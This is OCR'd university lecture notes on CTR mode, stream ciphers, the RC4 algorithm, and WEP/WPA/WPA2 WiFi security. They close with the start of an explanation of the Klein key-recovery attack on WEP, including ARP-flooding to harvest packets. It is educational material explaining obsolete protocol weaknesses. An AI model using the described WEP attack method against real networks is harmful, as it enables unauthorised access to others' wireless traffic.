
- Note that, as shown in Figure 7, **only the forward encryption algorithm** is used for both encryption and decryption. (This is of significance for block ciphers for which the encryption algorithm differs substantially from the decryption algorithm. AES is a case in point.) (This property of CTR is also true for CFB and OFB modes.)

- Here are some advantages of the CTR mode for using a block cipher:


  – Fast encryption and decryption. If memory is not a constraint, we can precompute the encryptions for as many counter values as needed. Then, at the transmit time, we only have to XOR the plaintext blocks with the pre-computed b-bit blocks. The same applies to fast decryption.

  – It has been shown that the CTR is at least as secure as the other four modes for using block ciphers.

  – Because there is no block-to-block feedback, the algorithm is highly amenable to implementation on parallel machines. For the same reason, any block can be decrypted with random access.



CTR Encryption



CTR Decryption

Figure 7: *The Counter Mode for using a block cipher.* (*This figure is from Lecture 9 of "Computer and Network Security" by Avi Kak*)

9.6: STREAM CIPHERS

- Previously we showed how a block cipher, when used in the CFB and OFB modes, can be deployed as a stream cipher. We will now focus on ciphers that are designed explicitly to work as stream ciphers. As you already know, a typical stream cipher encrypts plaintext one byte at a time.

- The main processing step in a true stream cipher is the generation of a **stream of pseudorandom bytes** that depend on the encryption key.

- As a new byte of plaintext shows up for encryption, a new byte of the pseudorandom stream also becomes available at the same time and this happens on a continuous basis.

- Obviously, each different encryption key will result in a different stream of pseudorandom bytes. But for a given encryption key, the stream of pseudorandom bytes will be the same at the both the encryption end and the decryption end of a data link.

- Encryption itself is as simple as it can be. You just XOR the byte from the pseudorandom stream with the plaintext byte to get the encrypted byte.

- You generate the same pseudorandom byte stream for decryption. The decryption itself consists of XORing the received byte with the pseudorandom byte.

- The encryption is shown in the left half and the decryption in the right half of Figure 8.

- For a stream cipher to be secure, the pseudorandom sequence of bytes should have as long a period as possible. Note that every pseudorandom number generator produces a seemingly random sequence that **eventually** repeats. The longer the period, the more difficult it is to break the cipher.

- Within the periodicity limitations of a pseudorandom byte sequence generator, the sequence should be as random as possible. From a statistical point, that means that all of the 256 8-bit patterns should appear in the sequence equally often. Additionally, the byte sequence should be as uncorrelated as possible. This means, for example, that for any two given bytes, the probability of their appearing together should be no greater than what is dictated by their appearance as individual bytes.

- The pseudorandom byte sequence is a function of the encryption key. To foil brute-force attacks, the encryption key should be as long as possible, subject to, of course, all the other practical constraints. A desirable key length these days is 128 bits.

- With a properly designed pseudorandom byte generator, a stream cipher for a given key length can be as secure as a block cipher using keys of the same length.

- The next section presents pseudorandom byte generation for the RC4 stream cipher. (Lecture 10 will go into the subject of pseudorandom number generation for general cryptographic applications.)

- As you would expect, a stream cipher is particularly appropriate for audio and video streaming. A stream cipher is also frequently used for browser – web-server links. A block cipher, on the other hand, is more appropriate for file transfer, etc.




Figure 8: *Operation of a stream cipher.* (*This figure is from Lecture 9 of "Computer and Network Security" by Avi Kak*)

9.7: THE RC4 STREAM CIPHER ALGORITHM

- As mentioned earlier in Section 9.6, a key component of a stream cipher is the pseudorandom byte sequence generator.

- We will now go through the pseudorandom byte sequence generator in the RC4 algorithm.

- RC4 is a variable key length stream cipher with byte-oriented operations.

- Fundamental to the RC4 algorithm is a 256 element array of 8-bit integers. It is called the **state vector** and denoted S.

- The state vector is initialized with the encryption key. The exact initialization steps are as follows:

  – The state vector S is initialized with entries from 0 to 255 in

the ascending order. That is

$$\begin{aligned} S[0] &= 0x00 = 0 \\ S[1] &= 0x01 = 1 \\ S[2] &= 0x02 = 2 \\ S[3] &= 0x03 = 3 \\ &..... \\ &..... \\ S[255] &= 0xFF = 255 \end{aligned}$$

– The state vector S is further initialized with the help of another temporary 256-element vector denoted T. This vector also holds 256 integers. The vector T is initialized as follows

  * Let's denote the encryption key by the vector K of 8-bit integers. Suppose we have a 128-bit key. Then K will consist of 16 non-negative integers whose values will be between 0 and 255.

  * We now initialize the 256-element vector T by placing in it as many repetitions of the key as necessary until T is full. Formally,

$$T[i] = K[i \mod keylen] \qquad for\ 0 \leq i \leq 255$$

  where $keylen$ is the number of bytes in the encryption key.

In other words, *keylen* is the size of the key vector K when viewed as a sequence of non-negative 8-bit integers.

– Now we use the 256-element vector T to produce the **initial permutation** of S. This permutation is according to the following formula that first calculates an index denoted j and then swaps the values $S[i]$ and $S[j]$:

```
j  =  0
for i = 0 to 255
    j  =  ( j + S[i] + T[i] )  mod  256
    SWAP  S[i], S[j]
```

This algorithm is generally known as the **Key Scheduling Algorithm** (KSA).

– There is no further use for the temporary vector T after the state vector S is initialized as described above.

– Note that the encryption key is used only for the initialization of the state vector S. It has no further use in the operation of the stream cipher.

– Note also that initialization procedure for the state S is just a permutation of the integers from 0 through 255. Each integer in this range will be in one of the elements of S after initialization. This happens because all that the initialization does

is to swap the elements of S according to the secret key.

- Now that the state vector S is initialized, we are ready to describe how the **pseudorandom byte stream** is generated from the state vector. Recall that when you are using a stream cipher, as each byte of the plaintext becomes available, you XOR it with a byte of the pseudorandom byte stream. The output byte is what is transmitted to the destination.

- The following procedure generates the pseudorandom byte stream from the state vector

```
i, j  =  0
while ( true )
    i  =  ( i + 1 )  mod  256
    j  =  ( j + S[i] )  mod  256
    SWAP S[i], S[j]
    k  =  ( S[i]  +  S[j] )  mod  256
    output S[k]
```

  Note how the state vector S changes continuously by the swapping action at each pass through the **`while`** loop. In other words, the state of the pseudorandom number generator changes dynamically as the the numbers are being generated.

- The above procedure spits out $S[k]$ for the pseudorandom byte stream. The plaintext byte is XORed with this byte to produce an encrypted byte.

- The pseudorandom sequence of bytes generated by the above algorithm is also known as the **keystream**.

- Theoretical analysis shows that for a 128 bit key length, the period of the pseudorandom sequence of bytes is likely to be greater than 10^{100}.

- Because all operations are at the byte level, the cipher possesses fast software implementation. For that reason, RC4 was the software stream cipher of choice for several years. More recently though, RC4 was shown to be vulnerable to attacks especially if the beginning portion of the output pseudorandom byte stream is not discarded. **For that reason, the use of RC4 in the SSL/TLS protocol is now prohibited.**

- As you will see in the next section, WiFi security started with RC4 in the WEP protocol. After it was discovered that the encryption key used in WEP could be acquired by an adversary in almost no time, **WiFi security has now moved on to the WPA2 protocol that uses AES for encryption.**

- We will next focus briefly on some specific weaknesses of RC4 as it was used in the WEP protocol for securing WiFi networks. To understand these weaknesses, you first need to understand how RC4 used to be used in wireless network communications.

9.8: WEP, WPA, and WPA2 FOR WiFi Security

- WiFi is a popular name for WLAN (Wireless Local Area Network). With WiFi, computers connect wirelessly to the internet through an *Access Point* (AP). A single AP, also referred to as a *hotspot*, typically has a range of around 30 meters indoors. Wider coverage (such as campus wide coverage) can be achieved by using multiple APs that are connected through a wired distribution system. All the APs working together in this manner constitute a WLAN that in internet parlance constitutes a *subnet*. It is a subnet because, logically speaking, it is *bounded* by a single router. A network indentifier, called as SSID (Service Set Identifer) is associated with each WLAN. SSID is also known as a network name. At Purdue, you now have two networks, PAL2 and PAL3, operating simultaneously. The acronym PAL stands for Purdue Air Link. [Your home WiFi, likely to be driven by a LinkSys, NetGear, D-Link, etc., router, constitutes a LAN in which the router doles out Class-C addresses in the 192.168.0.0 – 192.168.255.255 range. The campus-wide WiFi at Purdue also constitutes a LAN that uses Class-A addresses in the 10.0.0.0 – 10.255.255.255 range. Note that Class-C networks typically use a 24-bit *subnet mask* — which is the number of leading bits reserved for network addressing. That leaves only 8-bits for host addressing, which makes for a maximum of 254 hosts (since one address must be reserved for the router itself and one is used as a broadcast address by the router) that you can have in such a network. Finally, in the context of SOHO (Small Office and Home) WiFi, "router" and "AP" are used interchangeably. For a campus-wide WiFi, on the other hand,

you'll obviously have multiple APs for a single logical router. Note that it is the router's job to assign an IP address to a connecting host and to serve as a gateway to the internet.]

- WiFi communications are based on a set of standards commonly referred to as the IEEE 802.11 standards. WiFi uses a set of bands, consisting of 20 MHz channels, at the 2.4 GHz and 5 GHz frequencies.

- WiFi communications are encrypted with WEP, WPA, and WPA2 prototocols. [As previously mentioned, the acronym WEP stands for Wired Equivalent Privacy and the acronym WPA for WiFi Protected Access] WEP was introduced in 1997 standard. That was followed with WPA in 2003, and, shortly thereafter, by WPA2 in 2004. All of these protocols are included in the IEEE 802.11 standard for wireless communications.

- RC4 is used for packed data encryption in both WEP and WPA. WPA2, on the other hand, uses the AES block cipher presented in the previous lecture.

- By any measure, WEP would be considered to be a highly unsafe protocol for use today in practically any context. And WPA is only marginally better. Nowadays, unless a WiFi access point was set up a decade ago and has not been updated/upgraded since then, you are unlikely to see either WEP or WPA in much use.

- In addition to data encryption, the WiFi protocols also provide user authentication services. These services determine how a client (which would normally be a laptop, smartphone, etc) would be allowed to join the WLAN.

- All three WiFi security protocols allow for authentication to be carried out with what is known as a Pre-Shared Key (PSK). A PSK can be as simple as 10 manually specificed hex digits for the case of WEP or, for the case of WPA and WPA2, derived with a *key derivation function* from a shared secret *passphrase*. [When you install a WiFi router at home, the first thing you do is to log into the AP an an admin through your browser and set its security settings. One of the settings you will be prompted for would normally be for a passphrase that the AP uses for deriving the encryption key. Subsequently, this passphrase would become the shared secret amongst the allowed users of your WiFi router. Instead of a passphrase, it may also be called just a password. Informally, most folks refer to whatever it is they have to supply to their mobile device before it can make a connection with a new WiFi access point simply as the *security code* for the hotspot.] Informaally, you may think of the shared secret in the form of a passphrase, hex digits, etc., itself as the PSK. Strictly speaking, though, it is the actually key that the AP derives from the textual string for the shared secret that is the PSK.

- When a shared secret is used for client authentication, the WPA and WPA2 protocols are are also referred to as WPA-PSK and WPA2-PSK. As mention earlier, PSK refers to a Pre-Shared Key.

- WPA2-PSK is also referred to as WPA2-Personal, meaning that

it is meant for be used for SOHO (small office and home) applications where one may assume that it is safe to have a shared secret passphrase for the clients to connect with the WLAN.

- In addition to the WPA2-Personal mode, WPA2 can also be used in a more secure enterprise mode, in which case it is referred to as WPA2-Enterprise. [When you use PAL2 or PAL3 at Purdue for network connectivity, your mobile device is using the the WPA2-Enterprise protocol for connecting with the WLAN.] Client authentication in WPA2-Enterprise is carried out on a per user basis. That is, each user in WPA2-Enterprise has a separate secret for connecting with the WLAN. If needed, WPA2-Enterprise also allows for 2-factor authentication and authentication with certificates.

- The authentication services in WPA2-Enterprise are based on the IEEE 802.1x standard. This standard involves three agents: a *supplicant* (which is the same thing as a client) that wishes to join a WLAN, an *authenticator* (which in our context would be an AP, and an *authentation server* that typically is based on the EAP protocol for verifying the login credentials supplied by the supplicant to the authenticator. EAP stands for Extensible Authentication Protocol.

9.8.1: RC4 Encryption in WEP and WPA and Why You Must Switch to WPA2

- As previously mentioned, WEP is the old protocol for encrypting the packets that are transmitted over a wireless communication link according to the IEEE 802.11 standards. On account of its security problems, it was first superseded by the WPA protocol and, eventually, by the WPA2 protocol. Although WPA2 is now the preferred protocol for securing wireless communications, it is nonetheless educational to see how RC4 was used in WEP and why that led to the demise of WEP.

- The WEP protocol requires each packet to be encrypted separately with its own RC4 key. So if an 802.11 packet contains, say, a payload of 1024 bytes, those bytes would be encrypted by RC4 using a key specific to that packet.

- **As made clear by the next bullet, there is a very important reason for why no two packets should be encrypted with the same RC4 key.**

- If the same keystream S is used for two different plaintext byte streams P_1 and P_2, an XOR of the corresponding ciphertext streams becomes independent of the keystream because

$$C_1 \oplus C_2 \quad = \quad (P_1 \oplus S) \oplus (P_2 \oplus S) \quad = \quad P_1 \oplus P_2$$

This can create a backdoor to extracting the plaintext stream from the ciphertext stream. All you have to do is to XOR the ciphertext in each packet with the ciphertext stream in a packet in which a reasonably large number of bytes are set to 0.

- The RC4 key for each packet is a simple concatenation of a 24-bit Initialization Vector (IV) and the root key, which, at least in the context of home wireless networks, is sometimes referred to as the AP's *security code*. [You'd either specify the root key directly through a certain number of hex digits, or it would be derived from the passphrase you would be asked to enter when you set up your home wireless router.] While the root key remains fixed over all the packets, you increment the value of IV from one packet to the next. [The most commonly used WEP encryption is based on 40-bit root keys, although many AP vendors also support 104-bit WEP encryption. The official WEP standard only calls for 40-bits for the root key. The root key for my home wireless AP consists of 10 hex characters, meaning it is a 40-bit key. While we are on the subject of root keys, note that there are AP vendors who advertise 128-bit WEP encryption. It is a misleading claim that is meant to create the impression that their APs support superior encryption — their 128 bits are merely a sum of a 24-bit IV that all APs must use for WEP and a 104-bit root key.]


- WEP then computes the CRC32 checksum of the data to be encrypted in the packet. [CRC stands for Cyclic Redundancy Check. It is a generalization of the commonly used parity check that is used to guard against data corruption during transmission. CRC32 gives us a 32-bit checksum. Think of it as a 32-bit digital signature. In WEP, this CRC32 signature is called **Integrity Check Value** (ICV). Finding CRC32 of a binary data stream amounts to dividing the data bit


pattern (which could be the bits in an entire file) by an irreducible (or sometimes reducible) polynomial of degree 32. This would obviously leave a residue polynomial whose highest degree would only be 31. The bit pattern corresponding to the residue would therefore only be 32 bits long. Note also CRC1, which is the same thing as using a parity bit for error detection, amounts to using $x + 1$ as the divisor polynomial. While it is possible (and fairly common) to use reducible polynomials, their error detection capabilities are less effective.]

- The RC4 key for a packet is then used to encrypt the data followed by its ICV value mentioned in the small-font note above.

- The biggest problem with WEP in a typical usage scenario is that the root key remains fixed for long periods of time (in home use, people almost never change their root keys) and the IV has only 24 bits in it. **This implies that distinct keystreams can be generated for only 2^{24} (around 16 millions) different packets.** This implies that the same keystream will be used for different packets in a long session. How frequently that can happen depends on how the IVs are generated.

- As mentioned earlier, the 3-byte IV is prepended to the root key. Since the IV is sent in plaintext, anyone with a packet sniffer can directly see the first three bytes of the RC4 key used for a packet. An 802.11 frame that is encrypted with WEP looks like:





- Note that WPA, the protocol that was advanced to address the shortcomings of WEP, also uses RC4. WPA provides enhanced security because it uses a 48-bit Initialization Vector.

- In addition to the 48-bit Initialization Vector, WPA also uses a Message Integrity Check (MIC) for message authentication at the receiving endpoint. The MIC feature was added to WPA in order to protect the packets against tampering that could be caused by an adversary who had successfully broken the WEP encryption and who changed both the packet payload and its ICV value. [As you would guess, in WEP, if an adversary changed both the packet payload and its ICV value, the receiver of the packet would not suspect any foul play.] Also note that MIC is an integrity check on both the packet header and the payload. Furthermore, for additionally security, MIC adds a sequence number field to the wireless frames. This allows the receiving endpoint to simply discard a frame that is received out of sequence. MIC consists of an 8-byte value that is placed between the data payload and the 4-byte ICV in an IEEE 802.11 frame. The MIC field is encrypted together with the payload and the ICV.

- All of these enhancements in WPA over WEP are a part of the encryption protocol known as TKIP for Temporal Key Integrity Protocol. Additional features of TKIP over the security services in WEP include determination of the unique starting encryption key for each user authentication (through, say, PSK); and synchronized changing of the encryption keys from packet to packet

- While the TKIP acronym and what it stands for sound very impressive, **the fact remains that TKIP is merely a just slightly-more-secure wrapper around WEP.** With regard to the security of its encryption, TKIP suffers from the basic RC4-based weaknesses as WEP.

- The WiFi security protocol that you must use now is WPA2. WPA2 does NOT use RC4. Instead, the encryption algorithm used by WPA2 is AES in the Counter mode (CTR). That block cipher mode was explained in Section 9.5.5 of this lecture. Additionally, for message integrity check by the receiver, WPA2 uses CBC-MAC, in which the acronym CBC stands for the Cipher Block Chaining mode for using a block cipher (see Section 9.5.2) and MAC stands for the Message Authentication Code. Basically, the CBC-MAC algorithm generates a MAC value — think of it as an encrypted checksum — that the receiver can use to verify the data integrity of a received packet. As to how WPA2 uses AES for encrypting an 802.11 packet while at the same producing a MAC value for the packet will be shown in Section 9.8.3.

- The CTR mode of using AES for encryption and the CBC-MAC based message integrity checking are together referred to as CCMP for the "CCM Protocol", in which CCM stands for "Counter Mode Cipher Block Chaining" for encryption and cryptographic message integrity checking using a single encryption key.

- From the standpoint of scalability, one of the main features of WPA2 is that it separates user authentication services from the services needed for encryption and message integrity. This allows WPA2 to be used for SOHO applications with a single shared passphrase, and in large enterprises applications where it is necessary to enforce per-user authentication with separate logon or certificate based credentials for each user. When WPA2 is used with a single shared passphrase for WiFi access, it is referred to as WPA2-PSK where PSK stands for **Pre-Shared Key**. On the other hand, when WPA2 is used with per-user authentication, it is referred to as WPA2-Enterprise.

- For backward compatibility, WPA2 allows itself to be used with the WPA's RC4 based TKIP protocol. Let's say that the wireless interface in a laptop can only communicate through WPA using the TKIP protocol, an otherwise WPA2 equipped AP will switch to the TKIP based encryption and message integrity check with that laptop. This fact has created a great deal of confusion amongst a vast majority of WiFi users, including those who are otherwise technically inclined but know nothing at all about

cryptography, who find all of the vendor-supplied literature that comes with the WiFi routers full of impenetrable gobbledygook.

- Just consider yourself to be a man/woman on the street who just wants to buy a new WiFi router for his/her home or business but cannot make any sense of the WiFi router spec sheet that talks about WPA-PSK (TKIP), WPA-PSK (AES), WPA2-PSK (TKIP), WPA2-PSK (AES), WPA/WPA2-PSK (TKIP/AES).

- The important message you want to remember is that you should always use WPA2 and do so with AES if at all possible. If the AP makes no mention of TKIP, you can safely assume that a WPA2 communication link with that AP will be based on AES. However, if it mentions both TKIP and AES, you must choose AES. [Note that WiFi interfaces manufactured since 2006 are required to support AES.] Another important fact to keep in mind is that WPA or WPA2 with TKIP is slower than WPA2 with AES.

9.8.2: Some Highly Successful Attacks on WEP

- I will start with what is known as the Klein Attack for figuring out the WEP root key. This attack is based on Andreas Klein's combinatorial analysis of the pseudorandom sequence produced by the RC4 algorithm. A complete citation to the paper is: Andreas Klein, "Attacks on the RC4 Stream Cipher," *Designs, Codes, and Cryptography*, Vol. 48(3), pp. 269-286 2008.

- Before we review the basic notions that go into the Klein attack, we will first write more compactly the RC4 key scheduling algorithm and the pseudorandom byte generation algorithm that were explained in Section 9.7. The more compact versions of these two algorithms are shown as Algorithm 1 below and Algorithm 2 on the next page.

Algorithm 1 Algorithm 1: RC4 Key Scheduling

```
{initialization}
for i = 0 to n − 1 do
        S[i] ← i
end for
j ← 0
{generate a random permutation}
for i from 0 to n − 1 do
        j ← (j + S[i] + K[i mod length(K)]) mod n
        Swap S[i] and S[j]
end for
```

Algorithm 2 Algorithm 1: RC4 Pseudorandom Generator

```
{initialization}
i ← 0
j ← 0
{generate pseudorandom sequence}
loop
        i ← (i + 1) mod n
        j ← (j + S[i])  mod  n
        Swap S[i] and S[j]
        k ← (S[i]  +  S[j])  mod  n
        output S[k]
end loop
```

- Klein has shown that strong correlations exist in the byte sequence produced by the pseudorandom byte generation algorithm. These correlations are expressed in the form of probabilities of the output pseudorandom sequence satisfying certain constraints vis-a-vis the the values of the state vector S.

- The attack proposed by Klein is a plaintext-ciphertext attack. For the case of WEP, an easy way to collect the needed plaintext-ciphertext pairs is for the attacker's wireless interface to send repeated ARP requests to the wireless AP being attacked. Each transmitted ARP request will elicit a reply whose 802.11 frames will follow the format shown in the previous section. Even though the attacker will only see the ciphertext for the encrypted portion of these 802.11 frames, he/she can make good guesses for the fields that come before the "Data" field. For example, the information that is placed in the SNAP header field (shown as "Subnetwork Access Protocol Header" in the figure in the previous section) would be guessable by the attacker. For example, the first three

bytes of SNAP are generally the same as the first three bytes of the AP's MAC address. [The Klein attack and its successor the PTW attack presented in the next subsection use the ARP packets to collect plaintext-ciphertext pairs. (We will have more to say about ARP in Section 23.3 of Lecture 23.) Suffice it to say here that ARP stands for Address Resolution Protocol. It is used by the machines in a LAN to figure out the physical-layer MAC addresses for the other machines in the LAN. For example, if your laptop hooked to a wireless LAN needs to figure out how to send a packet to another laptop in the LAN whose IP address happens to be 192.168.1.105, your laptop will broadcast on the LAN an ARP packet asking the 192.168.1.105 machine to respond with its MAC address. The first 15 bytes of an ARP packet are transmitted in plaintext form even when the data payload is encrypted. You should also know that ordinarily there may not be a sufficient number of ARP packets available for mounting a meaningful attack. So a part of the attack strategy is to have a large number of ARP requests going out from an attacking machine so that a sufficiently large number of response packets can be harvested for the analysis you are going to read about in what follows.] **These plaintext bytes can be XOR'ed with the ciphertext bytes to recover several initial bytes of the pseudorandom sequence that was generated by the RC4 algorithm.** So, henceforth, we will assume that our goal is to figure out the bytes of the root key from the available bytes of the pseudorandom sequence.

- There are two main theoretical results derived by Klein that play a critical role in the attack. The first of these is

$$Prob\left(S[j] + S[k] \;\equiv\; i \bmod n\right) \;=\; \frac{2}{n} \qquad (1)$$

where n is the modulus integer 256 used in RC4. In order to understand what this formula is telling us, you have to pay close attention to the notation whose meaning is derived from the de-

scription in Algorithm 2. The variable i above is as set in Algorithm 2. On account of line 6 of Algorithm 2, the value of i for the first output byte will be 1, for the second output byte 2, and so on. Obviously, we can refer to i as an observable variable since we can infer its value for each output byte. The entity $S[k]$ is the byte that is output in line 10 of the algorithm. Assume that we can see the pseudorandom byte stream produced by Algorithm 2. Obviously, then, $S[k]$ would also be observable. On the other hand, the entity $S[j]$ is the value of the state vector at index j that was used in the calculation of $S[k]$ for a given value for i. So, as far as someone observing the pseudorandom byte sequence is concerned, $S[j]$ is internal to the byte generator. The above formula tells us that for an i for a given output byte, the probability of the output byte plus the state vector byte $S[j]$ being equal to $i \; mod \; n$ is $2/n$.

- Therefore, for the first output pseudorandom byte, we can say that $Prob(S[j] + S[k]) = 1$ is $2/256$ where $S[k]$ is the value of the byte that is output and $S[j]$ state vector byte that goes into the calculation of the output byte.

- That brings us to the second main theoretical result of Klein: For a given i that indexes an output byte according to line 6 of Algorithm 2, let's now consider all $c \in \{0, \ldots, n-1\}$ but with $c \neq i$, we have

$$Prob\,(S[j] + S[k] \;\equiv\; c \;mod\; n) \quad = \quad \frac{n-2}{n(n-1)} \qquad (2)$$

where the other symbols are to be interpreted as earlier.

- The basic form of the attack consists of assuming that you already know $K[0]$ [For WEP, you know the first three bytes of the key used for each packet since those are the three bytes of the Initialization Vector that is transmitted in plaintext. Klein's discussion is based on the premise that initially you know nothing about the key K and you start by assuming a value for the first byte of the key. That is because Klein's paper is about attacking RC4 in general. To apply the Klein attack to WEP, you start with knowing the first three bytes of the key and then using Klein's recursive reasoning to figure out the bytes of the root key.] Klein then shows you can guess a value for $K[1]$ that will be the correct value with a high probability. This is followed by recursively guessing the values for the rest of the key bytes. [The discussion that follows is for what Klein refers to as the 1-round attack. A round for the RC4 algorithm refers to the production of n output bytes with $n = 256$. That is, the attack will be based solely on the first 256 bytes produced by the pseudorandom byte generator.]

- The reasoning for making a good guess for $K[1]$ goes as follows (*these are reproduced from the paper by Klein that was cited at the beginning of this section*):

  – We start by examining the first two bytes produced by the Key Scheduling Algorithm (Algorithm 1). For the first iteration,

$i = 0$ and the value of j takes the value $K[0]$ line 8, which is followed by swapping $S[0]$ with $S[K[0]]$. In the second iteration, $i = 1$, j is now increased by $S[1] + K[1]$, and entry of $S[j]$ is moved to $S[1]$.

